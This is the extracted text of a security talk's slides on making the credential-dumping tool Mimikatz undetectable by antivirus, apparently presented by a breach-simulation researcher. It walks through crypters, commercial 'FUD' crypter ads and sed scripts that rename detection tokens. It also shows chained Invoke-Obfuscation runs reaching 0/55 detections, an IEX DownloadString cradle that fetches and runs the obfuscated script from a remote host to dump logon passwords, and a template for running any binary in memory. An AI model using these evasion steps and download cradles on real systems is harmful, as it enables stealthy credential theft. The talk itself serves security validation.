What do you do when your boss wants undetectable malware?

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No, none of these lovely guys is my boss





WHAT DO WE DO?

Continuous Security Validation/Instrumentation

WHAT DO I DO?

Research threats and introduce them as attacks in our platform

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
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So in this case, what does <this> exactly mean?

Fully Undetectable Mimikatz

How do you go from 0 to done in 3 work days?


(meetings and distractions included...)




What are them?

Packers and crypters are programs that receive a binary as an input and they either output a compressed or an encrypted binary, respectively.

The compressed/encrypted binary should be able to decompress/decrypt itself on run-time.





What about crypters?

HYPERION

- Opensource crypter with good write-up of the algorithm
- AES 128bit is used to encrypt binary
- 16-bytes key is randomly generated
- On run-time decryption, the key will be bruteforced
 - Key space is reduced on key generation step
 - Checksum is used to idenitify if decryption attempt is correct

Let's see what happens...

```
C:\Users\newlog\Documents\tools\hyperion\Hyperion-1.2>hyperion.exe
Hyperion PE-Crypter
Version 1.1 by Christian Ammann
Http://www.nullsecurity.net
Usage: hyperion.exe <options> <infile> <outfile>
List of available options:
 -k (size)
                  Length of random AES key in bytes.
                  Default value is 6.
                  Each byte of the key has a range between
  -s ⟨size⟩
                  0 and (size-1). Default value is 4.
 -1, --logile The packed executable generates a log.txt
 on startup for debugging purpose
-v, --verbose Print verbose informations while running.
C:\Users\newlog\Documents\tools\hyperion\Hyperion-1.2>hyperion.exe Examples\mimi
katz.exe Examples\mimikatz_enc.exe
C:\Users\newlog\Documents\tools\hyperion\Hyperion-1.2>Examples\mimikatz_enc.exe
C:\Users\newlog\Documents\tools\hyperion\Hyperion-1.2>Examples\mimikatz.exe
  _#####_
            mimikatz 2.0 alpha (x86) release "Kiwi en C" (Jan 22 2015 22:15:55)
 .## ^ ##.
 ## / \ ##
             Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com ) http://blog.gentilkiwi.com/mimikatz (oe.eo)
 ## \ / ##
 '## v ##'
  '#####'
                                                  with 15 modules * * */
mimikatz # exit
Bye!
C:\Users\newlog\Documents\tools\hyperion\Hyperion-1.2>
```


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ClamAV Win.Packer.Hyperion-1

What do the grown up do?

HACKED TEAM FTW!



Appendix

How to build and run core-packer: After some work we were able to build and run core-packer. Based on the project files left by the authors, we found that core-packer was built with Visual Studio 2010. We were unable to get a freeware copy of Visual Studio 2010 but 2012 worked. The project will not compile on later versions of Visual Studio without some trivial code modifications.

Testing the packer on random exe's and DLLs caused the packer to crash, but when run against binaries compiled by Hacking Team (available at DUMP_ROOT/rcs-dev%5Cshare/HOME/Ivan/full_themida_core/windows/), such as their scout or soldier malware, core-packer ran without issue. Note that the 64-bit version of core-packer appears to only work on DLLs and not exes. All our tests were performed against the 32-bit version of core-packer.


http://ethanheilman.tumblr.com/post/128708937890/a-brief-examination-of-hacking-teams-crypter

What's out there?

Crypter Update:: April 06, 2017; Version: 1.15.0.0

SECURE ORDER	PRICE	DETAILS
BUY NOW	Sale: \$149.99 \$199.99	Lifetime License
BUY NOW	Sale: \$74.99 \$99.99	1 Year License
BUY NOW	Sale: \$37.99 \$49.99	1 Month License

During the license period you'll receive new versions (upgrades) and fixes.



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Customer

Always FUD!

I was speaking to an assistant of yours through live chat where I had some questions that required answering, regarding

Private CypherX Crypter

Custom Private RAT

Unlimited Usage

FUD or Money Back

\$997.99

Unlimited Protected Files

Private Crypting Engines

Priority Private Updates

File-Binder & Icon Changer

\$497.99

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Customer

Very happy with ExterByte

I purchased this crypter, with the intention of protecting my newly

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Excellence Crypter

I have used a variety of crypters before, some were broken and some did not even get my software undetected from false

Monthly

\$13.95/Mon

Free updates

Live support

Binder

Bypass UAC

Error Message

.NET & Native support

Hidden startup

Icon changer

Mutex

+Much more

Purchase

Lifetime

\$79.95/once

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Live support

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
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4. Keep thinking (for which I'm paid!)



Regular DLL Injection



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
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...implementing your own
LoadLibrary...
...in bloody PowerShell!!!

ALL HAIL THIS MAD FELLA $\,\, ightarrow$


aka:. Joseph Bialek, clymb3r



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And some love for pain...

Avoid touching the filesystem

POWERSHELL INVOKE-EXPRESSION

```
01:06:01]:[..]/newlog$ $Command = 'Get-Process'
01:06:07]:[..]/newlog$ IEX $Command
Handles NPM(K)
                      PM(K)
                                   WS(K) VM(M)
                                                    CPU(s)
                                                                      SI ProcessNa
    189
                       5240
                                   12308
                                                               4744
                                                                       0 ai_exec_s
    299
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                                   22456 ...91
                                                   0.19
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    138
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    111
                       1168
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```

\$ IEX (New-Object Net.WebClient).DownloadString(<server>/<path>/ps_script.ps1); Function -Param


Original Invoke-Mimikatz.ps1

How does this work?

- <u>https://clymb3r.wordpress.com/2013/04/06/reflective-dll-injection-with-powershell/</u>
- <u>https://clymb3r.wordpress.com/2013/04/09/modifying-mimikatz</u> -to-be-loaded-using-invoke-reflectivedllinjection-ps1/


The tool itself:

- https://github.com/clymb3r/PowerShell/blob/master/Invoke-Mi mikatz/Invoke-Mimikatz.ps1
- https://github.com/PowerShellMafia/PowerSploit/blob/master/E xfiltration/Invoke-Mimikatz.ps1



- Simple mods to change file hash
 - Remove all comments


```
[13:56:54] albert@attackiq:talk$ cat 1.mods_remove_comments.sh
#!/bin/bash
sed -i -e '/<#/,/#>/c\\' "$1"
sed -i -e 's/^[[:space:]]*#.*$//g' "$1"
```



Detection ration dropped by ~50%

However, the good contenders remain:


- Microsoft
- Kaspersky
- Symantec
- McAfee
- Nod32
- (...)



- Remove critical tokens:
 - References to Mimikatz
 - Hardcoded commands

```
[14:46:10] albert@attackiq:talk$ cat 2.mods_critical_words.sh
#!/bin/bash

sed -i -e '/<#/,/#>/c\\' "$1"
sed -i -e 's/^[[:space:]]*#.*$//g' "$1"
sed -i -e 's/Invoke-Mimikatz/RainbowsAndUnicorns/g' "$1"
sed -i -e 's/DumpCreds/MoreRainbows/g' "$1"
```




Detection ration dropped to ~30%

Bye bye Microsoft, McAfee, Symantec...

Still, well known vendors there:

- Nod32
- Kaspersky
- (...)



After a lot of trial and error, I always got a couple of detections



I could have stopped here, say "good enough" and move on... but... honour, pride, you know...

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Invoke-Obfuscation, by Daniel Bohannon

https://github.com/danielbohannon/Invoke-Obfuscation



Invoke-Obfuscation, let's give it a try!

```
HELP MENU :: Available options shown below:
    Tutorial of how to use this tool
     Show this Help Menu
                                                    HELP, GET-HELP, ?, -?, /?, MENU
     Show options for payload to obfuscate
                                                    SHOW OPTIONS, SHOW, OPTIONS
                                                    CLEAR, CLEAR-HOST, CLS
     Clear screen
    Execute ObfuscatedCommand locally
                                                    EXEC, EXECUTE, TEST, RUN
    Copy ObfuscatedCommand to clipboard
                                                   COPY CLIP CLIPBOARD
    Write ObfuscatedCommand Out to disk
     Reset ALL obfuscation for ObfuscatedCommand
                                                   RESET
     Undo LAST obfuscation for ObfuscatedCommand
    Go Back to previous obfuscation menu
                                                    BACK, CD ...
     Ouit Invoke-Obfuscation
                                                    QUIT, EXIT
    Return to Home Menu
Choose one of the below options:
                Obfuscate PowerShell command Tokens
   STRING
                Obfuscate entire command as a String
                Obfuscate entire command via Encoding
                Obfuscate command args w/Launcher techniques (run once at end)
Invoke-Obfuscation> token
Choose one of the below Token options:
   TOKEN\STRING
                         Obfuscate String tokens (suggested to run first)
    TOKEN\COMMAND
                         Obfuscate Command tokens
    TOKEN\ARGUMENT
                         Obfuscate Argument tokens
    TOKEN\MEMBER
TOKEN\VARIABLE
                         Obfuscate Member tokens
                         Obfuscate Variable tokens
    TOKEN\TYPE
                         Obfuscate Type tokens
    TOKEN\COMMENT
                         Remove all Comment tokens
    TOKEN\WHITESPACE
                        Insert random Whitespace (suggested to run last)
                         Select All choices from above (random order)
```

Different types of obfuscation available:

- Comments removal
- Whitespace removal
- (...)

Invoke-Obfuscation, let's give it a try!

Let's run it full power!!

\$ Import-Module Invoke-Obfuscation.psd1

\$ Invoke-Obfuscation -ScriptPath './Invoke-Mimikatz.ps1' -Command 'Token\All\1\Out full_power.ps1' -Quiet

Let's run it full power!!

\$ Import-Module Invoke-Obfuscation.psd1

\$ Invoke-Obfuscation -ScriptPath './Invoke-Mimikatz.ps1' -Command 'Token\All\1\Out full_power.ps1' -Quiet

SHA256: c3faf620c58030a573599e3f42c20a398883637026f017def3541683f5632bdf

File name: full power.ps1

Detection ratio: 0 / 56

Analysis date: 2017-03-12 16:43:19 UTC (0 minutes ago)





Right...?

Hell,

\$ IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.104:8000/full_power.ps1');

Invoke-Mimikatz –DumpCreds

Nothing happens...



Invoke-Obfuscation, What now?!

Long story short...

Spend n-thousand hours chaining obfuscation stages and testing them!

Invoke-Obfuscation, What now?!

```
$ Invoke-Obfuscation -ScriptPath '.\Invoke-Mimikatz.ps1' -Command 'Token\Comment\1' -Quiet > 1.mimi_comments.ps1 (4/55)
$ Invoke-Obfuscation -ScriptPath '.\mimi_comments.ps1' -Command 'Token\Whitespace\1' -Quiet > 2.mimi_comments_whitespace.ps1 (4/55)
$ Invoke-Obfuscation -ScriptPath '.\2.mimi_comments_whitespace.ps1' -Command 'Token\Type\1' -Quiet > 3.mimi_comments_whitespace_type.ps1 (2/55)
$ Invoke-Obfuscation -ScriptPath '.\2.mimi_comments_whitespace.ps1' -Command 'Token\Variable\1' -Quiet > 4.mimi_comments_whitespace_variable.ps1 (2/55)
$ Invoke-Obfuscation -ScriptPath '.\4.mimi_comments_whitespace_variable.ps1 -Command 'Token\Member\1' -Quiet > 5.mimi_comments_whitespace_variable_member.ps1 (2/55)
$ Invoke-Obfuscation -ScriptPath '.\5.mimi_comments_whitespace_variable_member.ps1 (2/55)
```

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```
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$ Invoke-Obfuscation -ScriptPath '.\z.mimi_comments_ps1' -Command 'Token\Whitespace\1' -Quiet > 2.mimi_comments_whitespace.ps1 (4/55)

$ Invoke-Obfuscation -ScriptPath '.\z.mimi_comments_whitespace.ps1' -Command 'Token\Type\1' -Quiet > 3.mimi_comments_whitespace_type.ps1 (2/55)

$ Invoke-Obfuscation -ScriptPath '.\z.mimi_comments_whitespace_ps1' -Command 'Token\Variable\1' -Quiet > 4.mimi_comments_whitespace_variable.ps1 (2/55)

$ Invoke-Obfuscation -ScriptPath '.\z.mimi_comments_whitespace_variable_member.ps1' -Command 'Token\Member\1' -Quiet > 5.mimi_comments_whitespace_variable_member.ps1 (2/55)

$ Invoke-Obfuscation -ScriptPath '.\z.mimi_comments_whitespace_variable_member.ps1' -Command 'Token\Argument\1' -Quiet > 6.mimi_comments_whitespace_variable_member_argument.ps1 (2/55)

$ Invoke-Obfuscation -ScriptPath '.\z.mimi_comments_whitespace_variable_member.ps1' -Command 'Token\Command\1' -Quiet > 7.mimi_comments_whitespace_variable_member_command.ps1 (2/55)

$ Invoke-Obfuscation -ScriptPath '.\Z.mimi_comments_whitespace_variable_member_command.ps1' -Command 'Token\String\1' -Quiet > 8.mimi_comments_whitespace_variable_member_command_string.ps1 (2/55)
```



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The thing is...



Damn you, McAfee! (just kidding, good work;)

Clock's ticking!

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WHAT NOW?

What about trying both approaches?

- Custom script modifications
- Automatic obfuscation

Custom modifications were detected by:

- Eset Nod32
- Ikarus
- Kaspersky
- Zone Alarm Check Point

Invoke-Obfuscation was detected by:

McAfee / McAfee-GW-Edition

Looks like we have a plan, right?

We take the custom modified script version were these were removed:

- Whitespaces
- Comments
- Critical tokens

Obfuscate it!

\$ Invoke-Obfuscation -ScriptPath '.\2.IM_critical_words.ps1' -Command 'Token\Variable\1' -Quiet > final.ps1

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SHA256: 016a8ae386e3b9124ea862fce656e790e53d1b2935645334a9bb4afb0fff0afe

File name: final.ps1

Detection ratio: 0 / 55

Analysis date: 2017-03-12 18:46:46 UTC (1 minute ago)

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
 [19:58:29]:[..]/system32$ IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.104:8000/final.ps1'); RainbowsAndUnicorns -MoreRainbows
             mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
"A La Vie, A L'Amour"
/* * *
              Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
http://blog.gentilkiwi.com/mimikatz (oe.eo)
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106
nimikatz(powershell) # sekurlsa::logonpasswords
Authentication Id : 0 ; 9179690 (00000000:008c122a)
                    : Interactive from 1
Session
                    : newlog
User Name
```

LET'S GENERALIZE THIS WORK

Convert any binary to PowerShell, so everything can be obfuscated

Convert your binary to base64

 Embed the base64 string into the Invoke-ReflectivePEInjection.ps1

Convert base64 to byte array

 Call Invoke-ReflectivePEInjection function

STEPS


```
# Your base64 encoded binary
$InputBinary = '...'

function Invoke-ReflectivePEInjection
{
    (...)
}

# Convert base64 string to byte array
$PEBytes = [System.Convert]::FromBase64String($InputBinary)

# Run EXE in memory
Invoke-ReflectivePEInjection -PEBytes $PEBytes
```

HOW DOES IT LOOK?



Conclusions

- Most script-kiddie presentation ever!
- AV vendors have some good hard work to do
- Signature-based defense does not work (nothing new here)
- My boss is happy now